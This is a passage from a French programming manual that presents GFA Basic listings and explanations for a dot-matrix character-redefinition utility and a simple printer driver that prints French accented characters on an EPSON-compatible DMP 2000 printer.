  SOUND 1,15,4,250
  SOUND 1,15,#284,10
  SOUND 1,0,0,0,0
ENDIF
```

Si la réponse est "O", le programme est réactivé à partir de l'étiquette restit :

```
IF (r$="o") OR (r$="O") THEN
  GOTO restit
ENDIF
```

# 9/2.9

# Driver d'impression

## 9/2.9.1

## Driver d'impression simple

Un driver d'impression est un programme par lequel transitent les caractères d'un fichier à imprimer avant d'être envoyés vers l'imprimante.

Les caractères examinés peuvent être de deux types :

1) Caractères classiques.
Ces caractères sont envoyés tels quels vers l'imprimante, sans codage particulier.

2) Caractères redéfinis.
Ces caractères ne font pas partie du jeu de caractères standard de l'imprimante ou ne doivent pas être imprimés tels quels. Une suite de codes ASCII les remplacent. Ces codes ASCII sont envoyés vers l'imprimante.

Dans cette première approche des drivers d'impression, nous allons étudier un programme utilitaire de redéfinition de caractères et un driver très simple qui permettra d'imprimer les caractères accentués de la langue française sur une imprimante compatible EPSON type DMP 2000.

### I - Utilitaire de redéfinition de caractères

#### INTRODUCTION

Les caractères imprimés sur une imprimante matricielle sont inscrits dans une matrice de dimensions fixes, généralement de 7 ou 8 points de hauteur sur 6 ou 8 points de largeur.

Le programme qui suit permet de définir des caractères imprimables en blanchissant ou en noircissant les cases d'une matrice de points. Le codage correspondant est affiché sur l'écran. Les codes affichés devront être inscrits sous forme de DATA dans le driver.

```
'
' ============================
' Driver d'impression No 1
' ============================
' Redéfinition de caractères
' ============================
'
CLS
PRINT "Redéfinition de caractères graphiques"
PRINT "--------------------------------------"
PRINT
REPEAT
  INPUT "Hauteur de la grille (7 ou 8 points) : ";h%
  IF (h%<>7) AND (h%<>8)
    SOUND 1,15,4,250
    SOUND 1,15,#284,10
    SOUND 1,0,0,0,0
  ENDIF
UNTIL (h%=7) OR (h%=8)
'
' ---------------------
' Tracé de la grille
' ---------------------
'
bis:
CLS
FOR i%=1 TO h%+1
  LINE 100,100+i%*20,260,100+i%*20
NEXT i%
FOR i%=1 TO 9
  LINE 80+20*i%,120,80+20*i%,120+h%*20
NEXT i%
LOCATE 10,50
PRINT "Cliquez à gauche sur une case"
LOCATE 11,50
PRINT "pour inverser sa couleur,"
LOCATE 12,50
PRINT "Cliquez à droite quand"
LOCATE 13,50
PRINT "vous avez fini."
'
' ------------------------------
' Modification de la couleur des cases
' ------------------------------
'
REPEAT
  IF MOUSEK=1
    x=MOUSEX
    y=MOUSEY
    IF (x<260) AND (x>99) AND (y<120+h%*20) AND (y>120)
      xg=(x-100) DIV 20
      yg=(y-120) DIV 20
      IF POINT(x,y)=0
        DEFFILL 1
      ELSE
```

(suite)

```
        DEFFILL 0
      ENDIF
      PBOX 101+xg*20,121+yg*20,xg*20+119,yg*20+139
      REPEAT
      UNTIL MOUSEK=0
    ELSE
      SOUND 1,15,4,250
      SOUND 1,15,#284,10
      SOUND 1,0,0,0,0
    ENDIF
  ENDIF
UNTIL MOUSEK=2
'
' ------------------------
' Affichage du résultat
' ------------------------
'
LOCATE 20,16
PRINT "Résultat : ";
FOR i%=1 TO h%
  som%=0
  FOR j%=1 TO h%
    IF POINT(85+i%*20,105+j%*20)=1
      som%=som%+2^(h%-j%)
    ENDIF
  NEXT j%
  IF i%<>h%
    PRINT som%;",";
  ELSE
    PRINT som%
  ENDIF
NEXT i%
'
' ------------------------------------
' Poursuite ou arret du traitement
' ------------------------------------
'
REPEAT
  LOCATE 21,18
  INPUT "On continue (O/N) : ";r$
  r$=UPPER$(r$)
  IF (r$<>"O") AND (r$<>"N")
    SOUND 1,15,4,250
    SOUND 1,15,#284,10
    SOUND 1,0,0,0,0
  ENDIF
UNTIL (r$="O") OR (r$="N")
'
IF r$="O" THEN
  GOTO bis
ENDIF
END
```

## FONCTIONNEMENT DU PROGRAMME

Le programme est écrit en Basic GFA. Tapez le listing de la page suivante dans l'éditeur et sauvegardez-le sur disque.

Lancez le programme. Répondez à la première question affichée sur l'écran :


**Hauteur de la grille (7 ou 8 points) :**

Pour l'exemple qui nous concerne (DMP 2000), la dimension de la grille est de 6 points horizontaux sur 8 points verticaux. Nous devons donc répondre 8.


Les caractères de code ASCII :

130 : é
131 : â
133 : à
135 : ç
136 : ê
138 : è
140 : î
147 : ô
150 : û
151 : ù


sont définis comme suit :




130




131



133



135




Pour inverser la couleur d'une des cases de la matrice, il suffit de pointer le curseur de la souris dessus et de cliquer sur le bouton de gauche.

Le bouton de droite de la souris permet :


— de quitter le mode d'édition de caractère ;

— d'afficher les données de codage correspondant à la forme définie.

Ces données seront reprises telles quelles dans le programme d'impression.

## LE PROGRAMME EN DETAIL

Le programme obéit à la logique suivante :



Après l'affichage du titre, le programme demande d'entrer la dimension verticale de la matrice :

```
INPUT "Hauteur de la grille (7 ou 8 points) : ";h%
```

L'acquisition de cette donnée se fait dans une boucle **REPEAT UNTIL** qui prend fin lorsque l'utilisateur entre une valeur correcte (7 ou 8) :

```
REPEAT
...
UNTIL (h%=7) OR (h%=8)
```

La grille de la matrice est tracée à l'aide de deux boucles **FOR NEXT.**

La première boucle trace les lignes horizontales de la grille :

```
FOR i%=1 TO h%+1
  LINE 100,100+i%*20,260,100+i%*20
NEXT i%
```

La seconde boucle trace les lignes verticales de la grille :

```
FOR i%=1 TO 9
  LINE 80+20*i%,120,80+20*i%,120+h%*20
NEXT i%
```

Des messages d'utilisation du logiciel sont ensuite affichés à l'aide d'une série de **LOCATE/PRINT** :

```
LOCATE 10,50
PRINT "Cliquez à gauche sur une case"
...
LOCATE 13,50
PRINT "vous avez fini."
```

La modification de la couleur des cases se fait à l'intérieur d'une boucle **REPEAT UNTIL** qui prend fin lorsque le bouton de droite de la souris est pressé :

```
REPEAT
UNTIL MOUSEK=2
```

Lorsque le bouton gauche de la souris est pressé, les coordonnées du curseur de la souris sont mémorisées et testées par rapport à des limites inférieure et supérieure acceptables :

```
IF MOUSEK=1
  x=MOUSEX
  y=MOUSEY
  IF (x<260) AND (x>99) AND (y<120+h%*20) AND (y>120)
```

Dans le cas où le curseur est positionné dans la grille, la couleur de la case pointée est testée à l'aide d'une instruction **POINT** :

```
IF POINT(x,y)=0
```

La couleur de remplissage est initialisée à l'inverse de la couleur de la case pointée (sur un écran monochrome) :

```
IF POINT(x,y)=0
  DEFFILL 1
ELSE
  DEFFILL 0
ENDIF
```

et la case pointée est remplie :

```
PBOX 101+xg*20,121+yg*20,xg*20+119,yg*20+139
```

Pour ne pas obtenir des changements de couleur intempestifs, le programme attend alors le relâchement du bouton droit de la souris :

```
REPEAT
UNTIL MOUSEK=0
```

Dans le cas où le curseur de la souris se trouve à l'extérieur de la matrice, un signal sonore est émis et le changement de couleur est refusé :

```
SOUND 1,15,4,250
SOUND 1,15,#284,10
SOUND 1,0,0,0,0
```

L'étape suivante consiste à afficher le résultat, c'est-à-dire la valeur numérique correspondant à chaque colonne de la matrice. Ces données sont calculées et affichées à l'intérieur d'une boucle **FOR NEXT** :

```
FOR i%=1 TO h%
...
NEXT i%
```

Dans le cas où une des cases testées est noircie, elle entre dans le calcul de la valeur de la colonne :

```
IF POINT(85+i%*20,105+j%*20)=1
```

La valeur de cette case est la puissance de deux du numéro de ligne correspondant, en partant du bas :

```
som%=som%+2^(h%-j%)
```

La valeur de chaque colonne est affichée en décimal :

— suivie d'une virgule si ce n'est pas la dernière valeur ;

— non suivie d'une virgule si c'est la dernière valeur :

```
IF i%=h%
  PRINT som%;",";
ELSE
  PRINT som%
ENDIF
```

L'utilisateur peut alors, selon sa convenance, définir un autre caractère ou en rester là :

```
INPUT "On continue (O/N) : ";r$
r$=UPPER$(r$)
```

Si le choix de l'utilisateur n'est pas correct, il est refusé, et un signal sonore est émis :

```
IF (r$<>"O") AND (r$<>"N")
  SOUND 1,15,4,250
  SOUND 1,15,#284,10
  SOUND 1,0,0,0,0
ENDIF
```

Si l'utilisateur désire redéfinir un autre caractère, le contrôle est donné à l'étiquette bis :

```
IF r$="O" THEN
  GOTO bis
ENDIF
```

## II - Driver d'impression élémentaire

### INTRODUCTION

Ce premier driver d'impression est très simple. Il se contente de redéfinir les caractères accentués de la langue française selon le codage demandé par les imprimantes de la série DMP (compatibles EPSON).

### FONCTIONNEMENT DU PROGRAMME

Le programme est écrit en Basic GFA. Tapez le listing de la page suivante dans l'éditeur et sauvegardez-le sur disque.

Connectez l'imprimante, puis lancez le programrne. Répondez à la première question en entrant le nom du fichier ASCII à imprimer :

```
INPUT "Nom du fichier à imprimer : ";n$
```

Si vous entrez un fichier qui n'existe pas, un signal sonore est émis et la question est reposée.

Dans le cas contraire, le message :

"Impression en cours..."

est affiché, et le fichier texte est envoyé vers l'imprimante via le driver.


```
' ============================
' Driver d'impression No 1
' ============================
' Impression
' ============================
'
CLS
PRINT "Driver d'impression No 1"
PRINT "------------------------"
PRINT
nb%=10              ! Nombre de caractères redéfinis
DIM cc(nb%)         ! Codes ASCII
DIM tt(nb%,16)      ! Données de redéfinition
'
' ------------------------------------
' Lecture des données de redéfinition
' ------------------------------------
'
' Codes ASCII des caractères redéfinis
'
FOR i%=1 TO nb%
  READ cc(i%)
NEXT i%
'
' Codes de redéfinition
'
FOR i%=1 TO nb%
  FOR j%=1 TO 16
    READ tt(i%,j%)
  NEXT j%
NEXT i%
'
' ------------------------------------
' Saisie du nom du fichier à imprimer
' ------------------------------------
'
REPEAT
  ON ERROR GOSUB inexistant
  INPUT "Nom du fichier à imprimer : ";n$
  ok=-1
  OPEN "I",#1,n$
UNTIL ok
'
' ------------
' Impression
' ------------
'
PRINT "Impression en cours ..."
REPEAT
  LINE INPUT #1,a$
  FOR i%=1 TO LEN(a$)
    b$=MID$(a$,i%,1)
    b%=ASC(b$)
    test%=0
```

(suite)

```
      FOR j%=1 TO nb%
        IF b%=cc(j%)
          test%=-1
          FOR k%=1 TO 16
            LPRINT CHR$(tt(j%,k%));
          NEXT k%
        ENDIF
      NEXT j%
      IF NOT test%
        LPRINT b$;
      ENDIF
    NEXT i%
    LPRINT
  UNTIL EOF(#1)
  CLOSE #1
  END
  '
  ' ------------------------------------------
  ' Procédure de traitement des erreurs
  ' ------------------------------------------
  '
  PROCEDURE inexistant
    ok=0
    SOUND 1,15,4,250
    SOUND 1,15,#284,10
    SOUND 1,0,0,0,0
    PRINT "Ce fichier n'existe pas..."
    RESUME NEXT
  RETURN
  '
  ' ------------------------------------------
  ' Codes ASCII des caractères redéfinis
  ' ------------------------------------------
  '
  DATA 130,131,133,135,136,138,140,147,150,151
  '
  ' ---------------------------
  ' Données de redéfinition
  ' ---------------------------
  '
  DATA 27,76,12,0,28,0,42,0,106,0,170,0,24,0,0,0
  DATA 27,76,12,0,0,4,0,106,0,170,0,106,0,30,2,0
  DATA 27,76,12,0,0,4,0,170,0,106,0,42,0,30,2,0
  DATA 27,76,12,0,0,112,0,141,0,139,0,0,0,0,0,0
  DATA 27,76,12,0,28,0,106,0,170,0,106,0,26,0,0,0
  DATA 27,76,12,0,28,0,170,0,106,0,42,0,24,0,0,0
  DATA 27,76,12,0,0,0,82,0,158,0,66,0,0,0,0,0
  DATA 27,76,12,0,0,28,98,0,162,0,98,0,34,28,0,0
  DATA 27,76,12,0,28,0,66,0,130,0,64,28,2,0,0,0
  DATA 27,76,12,0,60,0,130,0,66,0,0,62,2,0,0,0
```

## LE PROGRAMME EN DÉTAIL

Le programme obéit à la logique suivante :





Après l'affichage du titre et l'initialisation des variables du programme, les codes ASCII des caractères redéfinis et les codes de redéfinition sont lus et stockés (respectivement) dans les tableaux **cc** et **tt** :

```
FOR i%=1 TO nb%
  READ cc(i%)
NEXT i%

FOR i%=1 TO nb%
  FOR j%=1 TO 16
    READ tt(i%,j%)
  NEXT j%
NEXT i%
```

Le nom du fichier à imprimer est ensuite saisi à l'intérieur d'une boucle **REPEAT UNTIL** qui prend fin lorsque le fichier spécifié existe :

```
REPEAT
...
UNTIL ok
```

Lorsque le fichier entré n'existe pas, le programme active une procédure d'erreur de nom inexistant :

```
ON ERROR GOSUB inexistant
```

Cette procédure :

— met la variable ok à zéro, ce qui réactive la boucle **REPEAT UNTIL** dont nous venons de parler,

```
ok=0
```

— émet un signal sonore,

```
SOUND 1,15,4,250
SOUND 1,15,#284,10
SOUND 1,0,0,0,0
```

— affiche un message d'erreur :

```
PRINT "ce fichier n'existe pas..."
```

— rend le contrôle à l'instruction qui suit celle qui a provoqué l'erreur, c'est-à-dire à l'instruction **UNTIL ok**.

```
RESUME NEXT
```

Lorsque le fichier spécifié existe, la boucle **REPEAT UNTIL** prend fin et le message "**Impression en cours...**" est affiché :

```
PRINT "Impression en cours..."
```

Les lignes du fichier à imprimer sont lues à l'aide d'instructions **LINE INPUT** activées répétitivement à l'intérieur d'une boucle **REPEAT UNTIL**, jusqu'à la fin du fichier :

```
REPEAT
  LINE INPUT #1,a$
UNTIL EOF (#1)
```

Chaque caractère de la ligne a$ est isolé :

```
b$ = MID$(a$,1%,1)
```

et comparé à la liste des caractères redéfinis :

```
FOR j% = 1 TO nb%
  IF b% = cc(j%)
    test% = -1
```

Dans le cas où un des caractères correspond à un des caractères redéfinis, les codes correspondants situés dans le tableau tt sont envoyés vers l'imprimante :

```
FOR k% = 1 TO 16
  LPRINT CHR$(tt(j%,k%))
NEXT k%
```

Dans le cas contraire, le caractère est simplement envoyé vers l'imprimante :

```
IF not test%
  LPRINT b$;
ENDIF
```

Lorsque toutes les lignes du fichier ont été analysées, le fichier est fermé et le programme prend fin :

```
CLOSE #1
END
```

# 9/2.9.2

# Driver d'impression élaboré

Dans ce paragraphe, nous allons étudier un driver d'impression bien plus élaboré que le précédent.

Les caractères redéfinis sont stockés dans un fichier séquentiel. Le programme d'impression lit ce fichier et le fichier texte à imprimer. Il parcourt successivement toutes les lignes et tous les caractères du fichier à imprimer en remplaçant certains des caractères à imprimer par leur redéfinition lorsque cela est nécessaire.

### CRÉATION DU FICHIER DES CARACTÈRES REDÉFINIS

La redéfinition des caractères peut se faire à l'aide de l'utilitaire de redéfinition de caractères présenté dans le programme précédent (voir Partie 9, chapitre 2.9.1). Ce procédé est tout à fait convenable dans le cas où le nombre de caractères à redéfinir est faible.

Dans l'exemple qui suit, nous vous proposons un petit programme qui évitera de nombreuses manipulations dans l'utilitaire de redéfinition de caractères. Ce programme crée un fichier de redéfinition qui contient tous les caractères de codes ASCII compris entre 128 et 255.

Avant d'analyser le programme, décrivons la structure du fichier de redéfinition.

### Le fichier de redéfinition

Le fichier de redéfinition est de type séquentiel. La première donnée de ce fichier spécifie le nombre de caractères redéfinis dans le fichier.

Chacune des lignes qui suit permet de redéfinir un caractère. La structure d'une ligne est la suivante :

Code ASCII, Nombre de données, Donnée 1, ..., Donnée N

où Code ASCII est le code ASCII du caractère redéfini.

Nombre de données est le nombre de données numériques nécessaires à la redéfinition du caractère en décimal (16 dans notre exemple).

Les Données I sont les données de redéfinition exprimées en hexadécimal.

## Le programme de création du fichier de redéfinition

- *Comment utiliser le programme*

